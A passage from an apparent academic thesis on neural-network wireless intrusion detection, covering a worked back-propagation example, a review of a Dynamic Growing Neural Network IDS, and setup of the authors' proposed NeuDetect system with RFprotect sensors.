| $w_{14}$ | $w_{15}$ | $w_{24}$ | $w_{25}$ | $w_{34}$ | $w_{35}$ | $w_{46}$ | $w_{56}$ |
|---|---|---|---|---|---|---|---|
| 0.2 | -0.3 | 0.4 | 0.1 | -0.5 | 0.2 | -0.3 | -0.2 |

**Table 12: Initial weights**

| $\theta_4$ | $\theta_5$ | $\theta_6$ |
|---|---|---|
| -0.4 | 0.2 | 0.1 |

**Table 13: Initial bias values**

The net input and output calculations using following two equations are showed in table 14:

$I_j = \sum_i w_{ij} O_i + \theta_j$

$O_i = 1 / 1 + e^{-Ij}$

| Unit $j$ | Net input, $I_j$ | Output, $O_j$ |
|---|---|---|
| 4 | 0.2 + 0 – 0.5 – 0.4 = -0.7 | $1/(1 + e^{0.7}) = 0.332$ |
| 5 | -0.3 + 0 + 0.2 + 0.2 = 0.1 | $1/(1 + e^{-0.1}) = 0.525$ |
| 6 | (-0.3) (0.332) – (0.2)(0.525) + 0.1 = -0.105 | $1/(1 + e^{0.105}) = 0.474$ |

**Table 14: The net input and output calculations**

Calculation for the error at each node using following two equations are showed in table 15:

$Err_j = O_j (1 - O_j)(T_j - O_j)$

$Err_j = O_j (1 - O_j) \sum_k Err_k w_{jk}$

| Unit $j$ | $Err_j$ |
|---|---|
| 6 | (0.474) (1 - 0.474) (1 - 0.474) = 0.1311 |
| 5 | (0.525) (1 - 0.525) (0.1311) (-0.2) = - 0.0065 |
| 4 | (0.332) (1 - 0.332) (0.1311) (-0.3) = - 0.0087 |

**Table 15: Error calculation for each node**

Calculation for Weight updating by using following two equations are showed in table 16:

$\Delta w_{ij} = (l)\, Err_j\, O_i$
$w_{ij} = w_{ij} + \Delta w_{ij}$

| Weights | New Value |
|---|---|
| $w_{46}$ | -0.3 + (0.9)(0.1311)(0.332) = -0.261 |
| $w_{56}$ | -0.2 + (0.9)(0.1311)(0.525) = -0.138 |
| $w_{14}$ | 0.2 + (0.9)(-0.0087)(1) = 0.192 |
| $w_{15}$ | -0.3 + (0.9)(-0.0065)(1) = -0.306 |
| $w_{24}$ | 0.4 + (0.9)(-0.0087)(0) = 0.4 |
| $w_{25}$ | 0.1 + (0.9)(-0.0065)(0) = 0.1 |
| $w_{34}$ | -0.5 + (0.9)(-0.0087)(1) = -0.508 |
| $w_{35}$ | 0.2 + (0.9)(-0.0065)(1) = 0.194 |

**Table 16: Calculation for Weight updating**

Calculation for Bias updating by using following two equations are showed in table 17:

$\Delta\theta_j = (l)\ Err_j$
$\theta_j = \theta_j + \Delta\theta_j$

| Bias | New Values |
|---|---|
| $\theta_6$ | 0.1 + (0.9)(0.1311) = 0.218 |
| $\theta_5$ | 0.2 + (0.9)(-0.0065) = 0.194 |
| $\theta_4$ | -0.4 + (0.9)(-0.0087) = -0.408 |

**Table 17: Calculation for Bias updating**

## 2.3.2. NIDS Using Neural Network:

### A Wireless Intrusion Detection Method Based on Dynamic Growing Neural Network

In this research paper (Liu et al. 2006), the authors presented an intrusion detection method based on Dynamic Growing Neural Network (DGNN) for wireless networking. The main character of the method is that it is an anomaly detection method and can learn the normal behavior. DGNN is based on the Hebbian learning rule and adds new neurons under certain conditions. When DGNN performs supervised learning, resonance will happen if the winner can't match the training example; this rule combines the Adaptive Resonance Theory (ART) (Grossberg 1996) neural network and Winner-Tale-All (WTA) learning algorithm. When DGNN performs unsupervised learning, post-prune is carried out to prevent overfitting the training data just like decision tree learning. To improve wireless intrusion detection accuracy, we use an artificial neural network to perform anomaly detection. The following features are introduced in their proposed system:

**Feature Selection:**

The basic premise for anomaly detection is that there is intrinsic and observable characteristic of normal behaviour that is distinct from that of abnormal behaviour. Three main parts in anomaly detection system are: feature selection, model of normal behaviour, and comparison. Feature selection is a critical part in building normal behaviour model and performing comparison. In their proposed method, they selected and constructed features from MAC layer. All 802.11 frames are composed by Preamble, PLCP Header, MAC Data, and CRC. Each MAC Data frame consists of the following basic components: A MAC header, which comprises frame control, duration, address, and sequence control information; A variable length frame body, which contains information specific to the frame type; A frame check sequence (FCS), which contains an IEEE 32-bit cyclic redundancy code (CRC). The frame control field consists of control information, those four address fields indicate the BSSID, source address, destination address, transmitting station address, and receiving station address. All these information can be used to construct features.

**Intrusion Detection Process**

The behaviour of the network can be described as follows. At first, a training vector **x** is presented to the network and each neuron receives this sample. Then the dissimilarity measure between **x** and each synaptic weight will be computed. After that, the competitive function will choose the winner neuron and compute the penalizing rate of other neurons. Last, the learning rule part gets the result of competitive and updates the synaptic weights. The output is the winner neuron, which represents a cluster. The summary of the operation is as follows:

Step0: Initialize learning rate parameter $\boldsymbol{\mu}$, penalizing rate parameter $\boldsymbol{\beta}$, the threshold of dissimilarity $\boldsymbol{\nu}$ ;

Step1: Get the first input **x** and set $\mathbf{w}_0 = \mathbf{x}$ as the initial weight;

Step2: If training is over go to step 6, else randomly takes a feature vector **x** from the feature sample set **X** and computes the dissimilarity measure between **x** and each synaptic weight $d_i$;

Step3: Decide the winner neuron $j$ and tests tolerance: If $(d_j >= \nu)$ add a new neuron and sets synaptic weight $\mathbf{w} = \mathbf{x}$ , goto Step2;

Step4: Compute the penalizing rate $\gamma_i$;

Step5: Update the synaptic weight $\mathbf{w}_i$ , goto Setp2.

Step6: Use prune algorithm to prune the similar weights.

In supervised learning training vector **x** and neuron vector **w** includes the class identifier. If their identifier is the same the learning will carry out. DGNN first studies the normal behaviour of WLAN to construct the normal feature set. When the neural network is stable, we can use it to monitors the WLAN, If an intruder is trying to intrude the network, the intrusion detection system can find it in real time and alarm immediately.

**IWTA algorithm**

The learning algorithm of DGNN is Improved Winner-Take-All (IWTA), which extends the basic competitive learning algorithm - Winner-Tale-All (WTA). The basic idea of IWTA is not only the winner is rewarded as in WTA but also all the losers are penalized in different rate. There are some similarities between IWTA and RPCL (Nair et al. 2003). The principle underlying RPCL is that in each iteration, the cluster center for the winner's neuron is accentuated (rewarded) where at the weight for the second winner, or the rival, is attenuated (penalized), and the remaining neurons are unaffected. IWTA is similar to LTCL (Nair et al. 2003) too, but in IWTA the penalized rate is based on the dissimilarity level.

The IWTA is summarized as follows:

i. Use the following equation to measure to measure the dissimilarity between input vector **X** and weight vector $w_i$, $i = 1, \ldots, n$, $n$ is the number of neurons;

$$d_i = d(\mathbf{x}, \mathbf{w}_i) = \left( \sum_{j=1}^{l} \left| x_j - w_{ij} \right|^2 \right)^{1/2}$$

ii. Arrange the neurons according to $d_i$ from small to big and the smallest is the winner. Determine the rewarding neuron and penalizing rate of other neurons as

$$\gamma_i = \begin{cases} 1, & \text{the winner} \\ -\beta \dfrac{d_i}{\vartheta}, & \text{others} \end{cases}$$

where $\boldsymbol{\beta}$ is the penalizing rate parameter, $\boldsymbol{v}$ is the threshold of dissimilarity.

iii. If the winner's dissimilarity measure $d < \boldsymbol{v}$, then update the synaptic weight by learning rule as

$$\mathbf{W}_i(t+1) = \mathbf{W}_i(t) + \mu[y(t+1)\mathbf{x}(t+1) - a\mathbf{W}_i(t)]$$

where $\boldsymbol{\mu} > 0$ is the learning rate parameter, $i$ indicates $i$ th neuron. When the neuron is active $y = 1$, $\boldsymbol{\mu} = \boldsymbol{\mu} * \boldsymbol{v}_i$ we get

$$\mathbf{w}_i(t+1) = \mathbf{w}_i(t) + \mu * \gamma_i[\mathbf{x}(t+1) - \mathbf{w}_i(t)]$$

Else add a new neuron and set the synaptic weight **w** = **x.**

**Post-prune algorithm**

Neural network may also bring the overfitting problem. In decision tree learning, it uses post-prune method to prevent overfitting. DGNN also performs the post-prune to overcome this problem. The prune strategy based on the distance threshold and if two weights are too similar they will be substituted by a new weight. The new weight is calculated as

$W_{new} = (W_{old1} \times t_1 - W_{old2} \times t_2) / (t_1 - t_2)$

where $t_1$ is the training times of $W_{old1}$ , $t_2$ is the training times of $W_{old2}$

The prune algorithm is shown below:

```
Step0: If old weights meet (oldW) is null then algorithm is over
        else go on;
Step1: calculate the distance between the first weight (fw) and the other weights;
Step2: find the weight (sw) who is the most similar to fw;
Step3: if the distance between sw and fw is bigger than prune threshold then delete fw from
oldW and add fw into new weights meet (newW) go to step 0;
        else go on;
Step4: get fw's training times value (ft) and sw's training times value (st);
Step5: calculate the new weight (nw) and nw's training times value (nt),
        nw=(fw * ft + sw * st)/(ft+st),
        nt=ft + st;
Step6: delete fw and sw from oldW, and add nw into newW, go to step 0.
```

In the simulation the authors first trained DGNN using the benchmark which contains 600 examples of control charts synthetically generated by the process in Alcock and Manolopoulos (1999). There are six different classes of control charts: Normal, Cyclic, Increasing trend, Decreasing trend, Upward shift, and Downward shift. The training result is show in Table 18. In the dataset the classes are organized as follows: 1-100 are Normal, 101-200 are Cyclic, 201-300 are Increasing trend, 301-400 are Decreasing trend, 401-500 Upward shift, and 501-600 are Downward shift. After training they have used each class data to test which weight more similar it. It is found that DGNN can perfectly predicate Normal/Cyclic classes. But it is often confused by Decreasing trend/Downward shift and Increasing trend/ Upward shift classes.

To solve this problem they used the post-prune algorithm to cluster the similar weights which have been gotten when distance threshold is 35. When the prune threshold is 40, the prune result is shown in Table 19 After 7 epochs prune, all the 275 weights have been clustered to 33 weights.

| Distance threshold | 35 | 38 | 40 | 42 | 45 |
|---|---|---|---|---|---|
| Number of weights | 275 | 155 | 87 | 48 | 34 |

**Table 18: DGNN Training Result**

| Prune epoch | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| Number of weights | 169 | 109 | 76 | 56 | 42 | 36 | 33 |

**Table 19: Prune Result**

The Normal class has been clustered to No.1 weight and it can perfectly predicate Normal data. The results show that Decreasing trend and Increasing trend all clustered to two weights, other weights have cluster to Downward shift and Upward shift. Through analyze and test the weights it can be found that the reason to confuse Decreasing trend/Downward shift and Increasing trend/ Upward shift is two weights which have been shown with dotted lines in the figures. So if we delete those two weights the neural network can perfectly predict synthetic control chart time series.

In this experiment, the authors have evaluated their proposed method. They first train the neural network with different normal features, then use the stable neural network to monitor the system where some abnormal behaviours are happening under the same environment. They have tested the false alarm rate under different learning and detection conditions. MAC address, IP address, and some control information were taken out from packet to construct features of WLAN. In detection process, one PC of room A carried out ping death attack to the

WLAN and a desktop PC with TL-WN650G/PCI sniffs the WLAN. In their experiment they found that DGNN can detect those attacks. After $1.5 \times 10^4$ times training, the neural network could learn the normal behaviour of this WLAN and the error rate was about 15%.

The main problem of the method is that it usually falsely alarm new normal adding mobile client as intruder, and some abnormal behavior of added station cannot be found. Some famous attacks such as RTS/CTS based DoS cannot be prevented by this method. So their plan was to extend their work by adding some rule-based expert system and response methods to improve detection accuracy.

## 3. Proposed System for Wireless Intrusion Detection:

The timely and accurate detection of computer and network system intrusions has always been an elusive goal for system administrators and information security researchers. The individual creativity of attackers, the wide range of computer hardware and operating systems, and the ever changing nature of the overall threat to target systems have contributed to the difficulty in effectively identifying intrusions. A single intrusion of a computer network can result in the loss or unauthorized utilization or modification of large amounts of data and cause users to question the reliability of all of the information on the network.

The constantly changing nature of network attacks requires a flexible defensive system that is capable of analyzing the enormous amount of network traffic in a manner which is less structured than rule-based systems. A neural network-based misuse detection system could potentially address many of the intrusions that are found in rule-based systems. Rule-based systems suffer from an inability to detect attacks scenarios that may occur over an extended period of time and also lack flexibility in the rule-to-audit record representation (Cannady 2000). Slight variations in an attack sequence can affect the activity-rule comparison to a degree that the intrusion is not detected by the intrusion detection mechanism. A neural network conducts an analysis of the data and provides a probability estimate that the data matches the characteristics which it has been trained to recognize. Therefore, we have used Neural Network technique in our proposed wireless network intrusion detection system.

The main advantages of the artificial neural networks include the ability of faster information processing, the ability of classification, the ability of learning and self-organization. By virtue of these abilities of the artificial neural networks, the network intrusion detection system can analyze the network stream real time and detect whether there exist intrusions or not (Jing et al. 2004).

A neural network conducts an analysis of the information and provides a probability estimate that the data matches the characteristics which it has been trained to recognize. While the probability of a match determined by a neural network can be almost 100%, though the accuracy of its decisions relies totally on the experience the system gains from training period.

## *3.1. Overview of the Proposed System - NeuDetect:*

To be effective Intrusion Detection System for wireless sensor network, it should always monitor the airwaves to recognize and prevent attacks before the attacker authenticates to Access Point (AP). Our wireless LAN will make use of stream of sensor data from a remote sensor IDS that continuously monitors the wireless packets and extracts information like source and destination MAC address, the sequence number and AP the wireless station is trying to connect to, by reading 802.11b frames. Then the extracted data will be analyzed and pre-processed to serve as input to our Neural Network based anomaly detection module, where we have used the Back-Propagation algorithm for finding anomalies. From the figure 26 below we can see that our proposed wireless intrusion detection system based on the artificial neural networks includes several modules, now we will introduce briefly each module separately.



Data Collection Module
Sensor
Sensor
Data Processor Module
Extracts selected attribute values from wireless sensor log by Commview for WiFi and outputs csv file
Detection Module
Detects anomalous data packets by using **Back-Propagation** Algorithm
Decision Module
Triggers Alert

**Figure 26: Prototype Structure of the Proposed System**

The NeuDetect algorithm is presented as Algorithm 1 in figure 27. The proposed model finds the anomalous patterns after having training data by using Back-Propagation Neural Network techniques.

```
Algorithm 1:  (NeuDetect: Wireless IDS)

Algorithm NeuDetect()
Input: Wireless Data Packets (P), Sensors (S), Access Points (AP)
Output: Anomalous Packets (A), Alert
    Begin
        While (true)
        (1)     Capture wireless packets from AP using sensors (S)
        (2)     Extract connection packets (P) from sensors S with
                Commview for WiFi software and save as .csv file
        (3)     Call Back-Propagation Algorithm insert
                .csv file records as input and output anomalous
                records (A)
        (4)     Triggers alerts.
    End
```

**Figure 27: Algorithm 1 – NeuDetect Model**

### 3.2.1. Data Collection Module:

This module monitors network stream real time and capture wireless data packets to serve as the data source of the NIDS. Our Packet Capture module contains the proprietary Network Chemistry wireless hardware sensors (Network Chemistry 2006). The goal of this module is to capture wireless network packets successfully from a selected Access Point (AP) and log them into the database. Then the Feature Extractor module converts the raw data to readable format with help of CommView (CommView for WiFi 2007) for WiFi software and outputs a csv file (csv stands for Comma Seperated Values where attributes values are simple text separated by commas).

So, for the Data Collection and Data Processor module we have to perfectly install and configure 1) Wireless Access Point (AP), 2) RF Sensors including both a sensor server and a sensor client software, 3) CommView for WiFi software, 4) MS SQL Server database as shown in figure 28.




**Figure 28: Data Collection and Data Processor Module**

Clients connect to the wireless network through Access Point (AP) and our sensors are configured and associated with the AP, so that, the sensor can capture all the packets sent by the client to the AP. In this way, we ensure that all packets from clients that pass through our network are captured by the sensor. Sensors receive and analyze all 802.11 packets, analyze the data, and send processed data to the Server, where the information is stored. For the Sensors to perform their function, we installed and configured RFprotect Server and Client software of Network Chemistry Sensors.

The RFprotect Server analyzes, stores, and integrates data from Sensors. The Server comprises the RFprotect Engine, a database of known stations, experts, location analysis, alerts, and reported events. The Server consolidates and analyzes wireless traffic, generates alerts and maintains a database for the RFprotect console users.

The Console (client) provides the information presentation and operator controls for RFprotect. The Console is the main suite of tools for viewing and managing the information provided by the RFprotect Server and Sensors, and provides views of wireless activity, security alerts, and RF environmental analysis.

The minimum requirements for installing the Sensor software are as follows:

- Windows XP, 2000, 2003 or Linux operating system
- 2.4GHz or greater CPU
- 1GByte memory

Hardware configuration of our system for Sensor Server and Client Installation:


- Windows XP Professional Operating System Service pack 2
- Pentium 4 CPU 3.06 GHZ
- 1 GB RAM
- 150 GB of Hard disk

*Sensor Software installation steps:*

The software installation is easy. We first installed the server software before the client. With the software CD inside the CDROM drive, we started the RFprotectServer and the installer displays a Welcome screen dialog box. Select all the default and continue clicking "Next" until completing the RFprotectServer setup wizard then click Finish and then proceed to creating the database wizard. We also choose the default for the database creation which uses firebird. The RFprotectClient installation is also easy. We selected all the default for this installation.

*Configuring Sensors:*

After installation we launch the RFprotectClient, as shown in figure 29, and then we enter the password.



Network Chemistry RFprotect Console

RFprotect Console Login

Client/Server Edition

Version: 5.0.6

Choose the server to connect to from the drop down list, or enter the connection settings for a new server.

Server: localhost

Username: SYSDBA

Password: *********

**Figure 29: RFProtect Login Window**

The screen in figure 30 will appear showing that no sensor has been added. To add a sensor, we click on the **Add sensor** button, then the discover sensor window as shown in figure 31 is open.




Network Chemistry - RFprotect Console - localhost
File Edit Window Help
Dashboard
Network
Alerts
RF Environment
Locate
Shield
Reports
Configuration
Known Stations | Notification Control | Policy Enforce | Sensors | Sensor Templates | Locations | Switches | Automated Reports | Internal System Log
Pause
Refresh
Add Sensor
Name
Status
Address
IP Address
Template
Comm Mode
Locatio

Figure 30: Sensor Configuration Window




| Name | Address | Type |
|---|---|---|
| Sensor #1 | 00:08:68:33:67:82 | Network Chemistry 802.11a/b/g Sensor (ETL) |

IP address: 10.10.20.142:9099

Figure 31: Discover Sensor Window

We double-click our Sensor that we want to configure. The dialog in figure 32 appears.


Sensor Configuration - Sensor #1

General | Address | Server | Channel | WEP | Filter | Firmware

Identity

MAC address: 00:11:F5:38:41:FC

Name: Sensor #1

IP address settings. Note that if the IP address of the Sensor is changed then the Sensor will need to be discovered again.

(●) Obtain an IP address automatically using DHCP

( ) Use the following IP address

IP address: 192 . 168 . 0 . 100

Subnet mask: 255 . 255 . 255 . 0


Default gateway: 192 . 168 . 0 . 1

Apply | Close

**Figure 32: Sensor IP address Configuration**

1. Click the **Address** tab.
2. Click **Obtain an IP address automatically using DHCP** to cause Sensors to use DHCP to get their IP address, gateway, and domain.
3. Click **Apply**.
4. Configure the Server address for the Sensor by clicking the **Server** tab

Once a Sensor is added the Configuration window first appears with the unrecognized Sensor displayed, shown in figure 33. The lock icon indicates that the sensor is not yet communicating with the server. Clicking the check box will make the sensor to communicate with the server.



Network Chemistry - RFprotect Console : localhost
File Edit Window Help
Dashboard Network Alerts RF Environment Locate Shield Reports Configuration
Known Stations | Notification Control | PolicyEnforce Sensors | Sensor Templates | Locations | Switches | Automated Reports | Internal System Log |
Pause Refresh Sensor Properties Sensor Manager Add Sensor Delete Sensor

| Name | Status | Address | IP Address | Template | Comm Mode | Locatic |
|---|---|---|---|---|---|---|
| ☐ Unknown ETL Sensor | | 00:11:F5:3B:41:FC | - | | ETL | |

